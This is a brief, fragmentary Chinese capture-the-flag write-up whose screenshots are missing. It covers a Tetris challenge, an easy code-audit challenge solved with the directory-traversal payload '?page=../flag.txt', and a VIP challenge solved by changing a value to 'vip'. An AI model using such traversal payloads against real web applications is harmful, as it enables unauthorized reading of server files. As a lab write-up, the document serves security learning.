

48-63
俄罗斯方块

随便翻翻看到

得到flag
代码审计easy

其实就是一个简单的目录穿越,但是试了好多都不可以,到最后才发现其实就在上一层
pyload:
?page=../flag.txtVIP

打开说不是那改成是的
改成vip
得到flag
white
